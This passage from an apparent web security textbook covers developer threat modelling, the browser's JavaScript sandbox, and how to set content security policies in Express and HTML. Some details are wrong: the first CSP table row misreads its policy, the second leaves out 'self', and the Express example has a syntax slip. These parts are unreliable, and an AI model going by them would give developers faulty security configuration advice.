
computing resources may be resold without your knowledge.

Detecting compromised servers is a challenging proposition even for security firms that do it professionally. Generally, detection requires scanning for unusual activity on the network, searching for suspicious files on the file system, or detecting unexplained spikes in resource usage. To complicate matters even further, modern hacker groups try to practice *living off the land* — mimicking existing processes and using only locally accessible services to avoid detection.

## **Determining how paranoid you should be**

Hackers are real-life active threats, and the results of their hacking efforts can be catastrophic. Companies that get hacked face reputational and financial damage – who wants to use a service that leaks your information, after all? Additionally, a data breach can have legal repercussions if the victim can be shown not to have taken due care when securing their systems. Many companies have been driven to bankruptcy by cyberattacks.

Before you panic, however, take a step back and assess realistically how much of a threat hackers pose to your organization. Considering who would want to attack you and what they might seek to do is called *threat modeling*.



How much of a threat hackers pose depends on how large a target you are and on what they might gain by compromising your systems. Government organizations, energy providers, and financial services are high-profile targets. Any industry that stores confidential information – like healthcare or education – is high-risk, too. And the size of your organization is a factor: gaining access to the network of a large company (called *big game hunting*) is much more lucrative for a hacker.

If you work for an organization in any of these industries, your employer most likely has an in-house security team who will audit systems and monitor for suspicious access. This will lift some of the burden from you when considering security risks, allowing you to concentrate on writing secure

code. (If you are ever called into a secret meeting to discuss a *P0 event*, know that your company's security team has applied a standard threat-modelling matrix and has deemed something a critical threat!)

However, hackers are opportunistic and will use tools to trawl the internet for web servers with known vulnerabilities, whomever you work for. This type of drive-by vulnerability scanning is something you, as a developer, should be worried about. You should also look for any existing flaws in your codebase that can be exploited – broken authentication functions or lack of access control, for instance. Fixing the most obvious vulnerabilities in your code, and making yourself a hard target, will often mean hackers will move on to easier prey.

## **Knowing where to start protecting yourself**

This book will be your guide to writing secure code and detecting vulnerabilities in your web applications. Reading the whole thing – or diving into the chapters you find most relevant – will give you a head-start in securing your apps. You are probably keen to start your security journey *right now*, though, so this section presents a few things you can start doing as you delve into the rest of the book.

### **Keep track of new vulnerabilities**


*Zero-day* vulnerabilities describe security issues that have just been made public. (In other words, it has been zero days since public disclosure.) Hackers will jump on the opportunity to exploit zero-days, so the onus is on your team to keep track of new vulnerabilities and apply security patches as they become available. When a zero-day is announced, you are in a race against time!



Social media and news sites are your friends if you’re looking to keep abreast of security alerts. Twitter and Reddit will keep you in the loop if you follow tech leaders or subscribe to the relevant subreddits. Major vulnerabilities — like Log4Shell, a remote-code execution vulnerability in the Java logging library Log4J — will make the news on major tech sites, like Tech Crunch and Ars Technica.


## Know what code you are deploying

To keep your web application secure, you need to know what code it is running. It is impossible to know what vulnerable libraries your code is calling — and hence what patches you need to apply — unless you know what *dependencies* were deployed during the release process. We will talk in Chapter 5 about how to deploy from source control and use a dependency manager. If you can’t determine at a glance what code is running on your web application, make fixing this a priority!



## Log and monitor activity

You might never know you have been victim of a cyberattack unless you have sufficient information to diagnose it. You should be able to view real-time logs of a web app to observe how it is being accessed. Your code should be catching and reporting unexpected errors that occur. And finally, you should have a monitoring system on each web application, so you can see how many requests it is handling per second and the average response time of your application. Logging, error reporting, and monitoring also help with *forensic analysis* or figuring out after the fact how an attacker managed to compromise your systems.




## Convert your team into security experts

The best defense against being hacked is having a whole team on the lookout for security incidents and potential vulnerabilities. Code reviews can catch security issues before they're released, and having a whole team of well-trained developers cross-checking each other's work will put you in a very strong security stance. Encourage your colleagues to brush up on their security knowledge and to be vocal about potential security issues in team meetings.



## Slow down!

Security issues at the code level often occur when a team is rushing to hit deadlines. Ensure that your development lifecycle allots enough time for careful code reviews and analysis. If you're maintaining *legacy code* – where the original author has moved on to other companies or projects – consider putting aside some time to perform security reviews and modernize the codebase. It can be hard to juggle security considerations in the face of tight deadlines, but it is certainly less time-consuming than dealing with the aftermath of a cyberattack!



## Summary

- Hackers will target your web applications for financial gain, notoriety, or political reasons.
- Hackers have a wide variety of tools and sophisticated techniques they can use, and selling stolen data or deploying ransomware can be quite profitable.
- If your website is hacked, it may be taken offline, your data stolen, your users targeted, or your servers infected with bots.
- Your risk profile depends on the size of your company and the industry you're in – but nobody is safe from drive-by vulnerability scanning.
- Keeping track of vulnerabilities, tracking your dependencies, making sure your system is observable, educating your team about security, and baking security reviews into your development lifecycle will lead to immediate benefits.

# 2 Browser security

## This chapter covers

- How a web browser protects its users
- How to set HTTP response headers to lock down where your web application can load resources from and what actions JavaScript can perform
- How the browser manages network and disk access
- How cookies are secured by the browser
- How browsers can inadvertently leak history information

In his 1970 textbook *States of Matter*, the science writer David L. Goodstein starts out with the following ominous introduction:

Ludwig Boltzmann, who spent most of his life studying statistical mechanics, died in 1906, by his own hand. Paul Ehrenfest, carrying on the work, died similarly in 1933. Now it is our turn to study statistical mechanics.

We will probably never know why Goodstein strikes up such a depressing note (and we can only hope he was feeling more cheerful by the end of the book!). Nevertheless, we can relate to the sense of trepidation when cracking open a textbook and immediately diving into abstract principles. So, I will warn you upfront: the next four chapters of this book deal with the *principles* of web security.

It may be tempting to jump ahead to the second half of the book, which looks at code-level vulnerabilities and how they are exploited. However, when you're learning how to protect against these vulnerabilities, the same handful of security principles present themselves as solutions, so I would argue that it's worth surveying them upfront. That way, when we finally reach the second half of the book, these security principles will crop up as old friends we are already familiar with, ready to be put into practice.


So, which security principles should we start with? Well, all web applications

share a common software component: the web browser. Since it's the browser that will do the most to protect your users from malicious actors, let's start by looking at the principles of browser security.

## The parts of a browser

Web applications operate by a *client-server* model, in which the author of an application has to write server code that responds to HTTP requests and write the client code that triggers those requests. Unless you are writing a web service (which we will look at in Chapter 16), that client code will run in a web browser installed on your computer, phone, or tablet. (Or in your car or refrigerator or doorbell: the *Internet of Things* means that browsers are increasingly being embedded in everyday devices.)


The browser's responsibility is to take the HTML, JavaScript, CSS, and media resources that make up a given web page and convert them to pixels on the screen. This process is called the *rendering pipeline*, and the code within a browser that executes it is called the *rendering engine*.



The rendering engine of a browser like Firefox consists of many millions of lines of code. This code processes HTML according to publicly defined web standards, updates the drawing instructions for the underlying operating system as the user interacts with the page, and loads in referenced resources (like images) in parallel. The renderer also has to intelligently allow for

malformed HTML and for resources that are missing (or slow to load), falling back to a best-effort guess at what the page is supposed to look like. To achieve all this, the engine will construct the *Document Object Model* (DOM), an internal representation of the structure of the web page that allows the styling and layout of elements to be determined efficiently and reused as the page is updated.

Operating in parallel to the rendering engine is the *JavaScript engine*, which executes any JavaScript embedded in, or imported by, the web page. Web applications are increasingly JavaScript-heavy, and *Single Page App* (SPA) frameworks like React and Angular consist mostly of JavaScript that will perform *client-side rendering* or editing the DOM directly without having to generate the interim HTML.



Running untrusted code that is loaded from the internet poses all sorts of security risks, so browsers are very careful about what this JavaScript can do. Let's take a quick look at how scripts are executed safely by the JavaScript engine.


## The JavaScript sandbox

In a browser, JavaScript code loaded by `<script>` tags in the HTML of a web page will be passed to the JavaScript engine for execution. JavaScript is typically used to make the web page dynamic, waiting for the user to interact with the page, and updating parts of the page accordingly.

If the `<script>` tag has a `defer` attribute, the browser will wait until the DOM is finalized before executing the JavaScript. Otherwise, the JavaScript will be executed immediately — if it is included inline in the web page — or as soon as it is loaded from an external URL referenced in the `src` attribute.

Since scripts are executed so eagerly by browsers, JavaScript engines put a lot of limitations on what JavaScript code is permitted to do. This is called *sandboxing* — making a safe, isolated place for JavaScript to play without it being able to cause too much damage to the host system. Modern browsers generally implement sandboxing by running each web page in a separate process and ensuring that each process has limited permissions. JavaScript running in a browser *cannot*, for instance:

- Access arbitrary files on disk
- Interfere with or communicate with other operating system processes
- Read arbitrary locations in the operating system's memory
- Make arbitrary network calls



These rules have specific carve-outs, which we will discuss a little later, but these are the high-level safeguards built into the JavaScript engine to ensure that malicious JavaScript cannot do too much damage. (The developers of web browsers learned about security the hard way: plug-ins like Adobe Flash,

Microsoft's Active X, and Java applets that circumvent the sandbox and have proved to be major security hazards in the past.)

Though these restrictions may seem onerous, most JavaScript code in the browser is concerned with waiting for changes to occur on the DOM – often caused by users scrolling the page, clicking on page elements, or typing text – and then updating other elements of the page, loading data, or triggering navigation events in response to these changes. JavaScript that needs to do more can call various browser APIs, as long as the browser gives them permission.

#### TIP

Since the intended use of JavaScript running in a browser is generally pretty narrow, this brings us to our first big security recommendation: *lock down the JavaScript on your web application as much as possible*. The JavaScript sandbox provides a strong degree of protection to your users, but hackers can still cause mischief by smuggling in malicious JavaScript via *cross-site scripting* (XSS) attacks. We will look in detail at how XSS works in Chapter 5. Locking down your JavaScript will mitigate a lot of the risks associated with XSS.

You can choose from several key methods of locking down JavaScript on a web page. Before executing any script, the JavaScript engine will perform these three checks on the code, which can be thought of as questions that the browser asks of the web application:


- What JavaScript code can I run on this page?
- What tasks should JavaScript on this page be allowed to perform?
- How can I be sure I am executing the correct JavaScript code?

Let's look at how to answer each of these questions for the browser.

## Content security policies

You can answer the first question ("What JavaScript code can I run on this page?") by setting a content security policy on your web application. A *content security policy* (CSP) allows you as the author of the web application

to specify where various types of resources – like JavaScript files or image files or stylesheets – can be loaded from. In particular, it can prevent the execution of JavaScript that is loaded from suspicious URLs or injected into a web page.



Content security policies can be set as either a header in the HTTP response or a `<meta>` tag in the `<head>` tag of the HTML of a web page. Either way, the syntax is largely the same, and the browser will interpret the instructions in the same fashion. Here's how you might set a content security policy in a header when writing a Node.js app:

```
const express = require("express")
const app    = express()
const port   = 3000

app.get("/", (req, res) => {
```

```
    res.set("Content-Security-Policy", "default-src 'self'") #A
    res.send("Web app secure!")
}

app.listen(port, () => {
  console.log("Example app listening on port ${port}")
})
```

Here's how the same policy would be set in a <meta> tag:

```
<!doctype html>
<html>
  <head>
    <meta http-equiv="Content-Security-Policy"
          content="default-src 'self'"> #A
    <meta charset="utf-8"/>
    <title></title>
  </head>
  <body>
    <p>Web app secure!</p>
  </body>
</html>
```

The first approach is generally more useful since it allows policies to be set in a standard way for all URLs on a web application. (The second can be handy if you have hard-coded HTML pages that need special exceptions.) Both these instructions tell the browser the same thing – in this case, that all content (including JavaScript files) should be loaded only from the source domain where the site is hosted. So, if your web page lives at `example.com/login`, the browser will only execute JavaScript that is also loaded from the `example.com` domain (as indicated by the `self` keyword). Any attempt to load JavaScript from another domain – like the JavaScript files Google hosts under the `googleapis.com` domain, for example – will *not* be permitted by the browser. (These examples show trivially simple code that doesn't need these protections, but more complex web applications that include dynamic content definitely benefit from content security policies!)

Content security policies can lock various types of resources in different ways, as illustrated in this table:

Content Security Policy

Interpretation

default-src 'self'; script-src ajax.googleapis.com	JavaScript files can only be loaded from the same origin as the page; all other resources must come from the host domain.
script-src 'self' *.googleapis.com; img-src *	JavaScript files can only be loaded from googleapis.com or any of its subdomains; images can be loaded from anywhere.
default-src https: 'unsafe-inline'	All resources must be loaded over HTTPS; inline JavaScript is permitted.
default-src https: 'unsafe-eval' 'unsafe-inline'	All resources must be loaded over HTTPS; inline JavaScript is permitted. JavaScript is additionally permitted to evaluate strings of code using the eval(. . .)

function.

